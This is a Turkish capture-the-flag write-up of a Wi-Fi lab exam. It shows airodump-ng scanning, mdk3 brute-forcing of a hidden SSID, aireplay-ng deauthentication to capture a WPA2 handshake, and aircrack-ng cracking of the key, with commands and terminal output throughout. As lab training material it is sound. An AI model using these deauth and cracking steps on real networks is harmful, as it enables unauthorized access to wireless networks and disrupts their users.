

# CyberExam WIFI CTF Game Report


Ali Ekber KARA – Mahsun Kırmızıgül

## Flag 1:

- airmon-ng start wlan0

diyerek wireless cardı monitor mode alıyoruz. Ardından aşağıdaki komutu girerek ağımızı tarıyoruz.

- airodump wlan0mon



BSSID	PWR	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
08:1A:FD:10:22:33	-18	12	0	0	6	54	OPN			Airport-Coffe-Free
08:1A:FD:11:20:33	-18	12	0	0	6	54	WEP	WEP		Coffe Shop
08:1A:FD:11:22:33	-18	12	0	0	6	54	WPA2	CCMP	PSK	Airport WiFi
32:03:4F:43:7D:3C	-18	12	0	0	6	54	WPA2	CCMP	MGT	Cyber-Bank
22:57:BC:C3:32:6F	-18	7	0	0	11	54	WPA2	CCMP	PSK	CyberPath
2:00:00:00:00:00	-18	10	0	0	8	54	WPA2	CCMP	PSK	BossHome
0:9F:C2:AA:BB:CC	-18	166	0	0	1	54	WPA2	CCMP	PSK	<length: 6>
82:71:2F:37:6F:4E	-18	9	0	0	5	54	WEP	WEP		MyHome

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
(not associated)	02:00:00:00:10:00	-49	0 - 1	118	6	CyberBank Personal	
(not associated)	EA:9C:54:11:41:1F	-49	0 - 1	118	6	Sweet Home	
(not associated)	02:00:00:00:0C:00	-49	0 - 1	236	12	Office,Personal,AirPort	

İşaretli yerde Coffe Shop Access Point'inin channel ına ulaşıyoruz.

## Flag 2:

Az önce yapmış olduğumuz taramadan CyberPath Access Point'inin BSSID si ile özel tarama yapıyoruz.

- airodump-ng --bssid 22:57:BC:C3:32:6F --channel 11 wlan0mon

komutunu kullanarak yaptığımız taramada aşağıda Client'ın MAC adresine ulaşmış oluyoruz.

```

CH 11 [?] Elapsed: 12 s [?] [?] 2024-03-03 12:23
# cd
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
--(root@cyberexam) ~]
22:57:BC:C3:32:6F 0 114 2 0 11 54 WPA2 CCMP PSK CyberPath
** (Wireshark:928) 12:11:53.524327 [GUI WARNING] -- QStandardPaths: XDG_RUNTIME_DIR not set,
BSSID STATION PWR Rate Lost Frames Notes Probes
--(root@cyberexam) ~]
22:57:BC:C3:32:6F 4C:11:BF:21:12:21 -19 0 -54 0 1
* (Wireshark:974) 12:19:55.519298 [GUI WARNING] -- QStandardPaths: XDG_RUNTIME_DIR not set,

```

## Flag 3:

- iwlist scan

komutunu kullanarak ağdaki tüm Access pointler ile birlikte tüm cihazları görebiliyoruz.

Bizim ilk yaptığımız taramada bulunan F0:9F:C2:AA:BB:CC BSSID sini yukarıdaki tarama içerisinde bulup SSID nin 6 karakterli olduğunu görebiliyoruz.

Bundan dolayı aşağıdaki komutu kullanarak ipucunda da verilen bilgiye dayanarak crunch ile bir wordlist oluşturuyoruz.

- crunch 6 6 "OTI5423" > defcon.txt

Daha sonra mdk3 toolu kullanılarak SSID Bruteforce yapılarak SSID'e ulaşıyoruz.

```

--(root@cyberexam) ~]
# mdk3 wlanlmon p -t F0:9F:C2:AA:BB:CC -f defcon.txt

SID Wordlist Mode activated!

Waiting for beacon frame from target...
Sniffer thread started

SID is hidden. SSID Length is: 6.

Got response from F0:9F:C2:AA:BB:CC, SSID: "IT23IT"
Last try was: (null)
--(root@cyberexam) ~]

```

## Flag 4:

- iwlist scan

Yukarıdaki taramada en son sırada channel 36'daki SSID nin gizli olduğunu görüyoruz.

```
Cell 08 - Address: 1A:C8:E8:7E:35:58
Channel:36
Frequency:5.18 GHz (Channel 36)
Quality=70/70 Signal level=-27 dBm
Encryption key:on
ESSID:""
Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 18 Mb/s; 24 Mb/s
          36 Mb/s; 48 Mb/s; 54 Mb/s
Mode:Master
Extra:tsf=000612c760a33044
Extra: Last beacon: 6408ms ago
IE: Unknown: 0000
IE: Unknown: 01088C129824B048606C
IE: Unknown: 030124
IE: Unknown: 050400020000
IE: Unknown: 070A55532024041795051E00
IE: IEEE 802.11i/WPA2 Version 1
    Group Cipher : CCMP
```

Buradaki MAC Adresini alarak airodump-ng aracı ile inceliyoruz.

- airodump-ng -bssid 1A:C8:E8:7E:35:58 -c 36 wlan1mon

komutu ile incelediğimizde bir clientin bağlı olduğunu görürüz. Deauth atağı ile clientin bağlantısını koparıp yeniden bağlanmasını sağlıyoruz. Bu şekilde SSID 'ye de ulaşmış oluyoruz.

- aireplay-ng -a 1A:C8:E8:7E:35:58 -o 10 wlan1mon

```
CH 36 ][ Elapsed: 1 min ][ 2024-03-03 20:26 ][ WPA handshake: 1A:C8:E8:7E:35:58
BSSID          PWR RXQ Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
1A:C8:E8:7E:35:58 -25 100    4609      4   0  36  54  WPA2 CCMP PSK Hidden-AP
BSSID          STATION            PWR  Rate  Lost  Frames  Notes  Probes
1A:C8:E8:7E:35:58 42:B3:B2:EE:A2:B2 -26   6 - 6      0      8  EAPOL
```

Flag 8:

CyberPath Access Pointe deauth saldırısı yaparak WPA-2 handshake ele geçiriyoruz. Bunu .cap uzantılı bir dosyaya yazdırıyoruz.

- airodump-ng -bssid 22:57:BC:C3:32:6F -channel 11 -w dump wlan0mon

Yukarıdaki komutu kullanarak handshake dosyasını dump-01.cap uzantılı dosyaya yazıyoruz.

Daha sonra aircrack-ng toolu ile masaüstünde bulunan wordlist dosyasını kullanarak handshake dosyasından passworde ulaşıyoruz.

- aircrack-ng -w wordlist.txt dump-01.cap

```
root@cyberexam: ~/home/useAircrack-ng 1.7
cd
[00:00:04] 9872/10000 keys tested (2441.11 k/s)
root@cyberexam: ~
wiTime left: 0 seconds 98.72%
(wireshark:928) 12:11:53.524327 [GTK-Wireshark] QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-
KEY FOUND! [ rush2112 ]
root@cyberexam: ~
wireshark
(wireshark:928) 12:11:53.524327 [GTK-Wireshark] QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-
root@cyberexam: ~
[Transient Key] Transient Key : 8A 25 BB AF BE 88 66 2E 93 03 75 F4 A2 B3 91 B4
D1 CE 0E 9D CE BE 02 30 E6 D6 86 6A E7 FC F9 1A
35 59 81 D6 F7 FC A5 16 2D F4 C7 DA 00 42 0B 03
13 7D A7 AB AF D3 3E 3F A1 A3 0C 42 3F F6 50 6C
EAPOL HMAC : 29 C8 6D 08 78 21 AE D4 B2 02 87 A3 3F 13 43 43
```

Flag 11: Yukarıda elde ettiğimiz handshake dosyasını wireshark da bootp filtresini kullanarak çıkan DHCP Discovery paketlerini incelediğimizde client'ın hostname'ine ulaşıyoruz.

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	22:57:bc:c3:32:6f	Broadcast	802.11	111	Beacon frame, SN=0, FN=0, Flags=....., BI=100, SSID="CyberPath"
2	7.784908	ZhejiangDahu_21:12:...	22:57:bc:c3:32:6f	802.11	24	Null function (No data), SN=401, FN=0, Flags=.....T
3	14.880266	ZhejiangDahu_21:12:...	Broadcast	802.11	376	Data, SN=402, FN=0, Flags=p.....T
4	14.880660	0.0.0.0	255.255.255.255	DHCP	376	DHCP Discover - Transaction ID 0x826d3071
5	17.648852	ZhejiangDahu_21:12:...	Broadcast	802.11	376	Data, SN=403, FN=0, Flags=p.....T
6	17.648970	0.0.0.0	255.255.255.255	DHCP	376	DHCP Discover - Transaction ID 0x826d3071
7	23.932101	ZhejiangDahu_21:12:...	Broadcast	802.11	376	Data, SN=404, FN=0, Flags=p.....T
8	23.932119	0.0.0.0	255.255.255.255	DHCP	376	DHCP Discover - Transaction ID 0x826d3071
9	30.080149	22:57:bc:c3:32:6f	Broadcast	802.11	26	Deauthentication, SN=0, FN=0, Flags=.....
10	30.080171	22:57:bc:c3:32:6f	Broadcast	802.11	26	Deauthentication, SN=0, FN=0, Flags=.....
11	30.081873	22:57:bc:c3:32:6f	Broadcast	802.11	26	Deauthentication, SN=1, FN=0, Flags=.....
12	30.081887	22:57:bc:c3:32:6f	Broadcast	802.11	26	Deauthentication, SN=1, FN=0, Flags=.....

Client IP address: 0.0.0.0  
Your (client) IP address: 0.0.0.0  
Next server IP address: 0.0.0.0  
Relay agent IP address: 0.0.0.0  
Client MAC address: ZhejiangDahu\_21:12:21 (4c:11:bf:21:12:21)  
Client hardware address padding: 00000000000000000000  
Server host name not given  
Boot file name not given  
Magic cookie: DHCP  
Options (53) DHCP Message Type (Discover)  
Options (12) Host Name  
Length: 6  
Host Name: victim  
Options (55) Parameter Request List  
Option (255) End

0070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
0080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
0090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
0100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
0110 63 82 53 63 35 01 01 00 00 00 00 00 00 00 00 c-Sc5-...victi...  
0120 0d 01 1c 02 03 0f 06 77 9c 2c 2f 1a 79 2a ff 00 .....w../y'..  
0130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
0140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

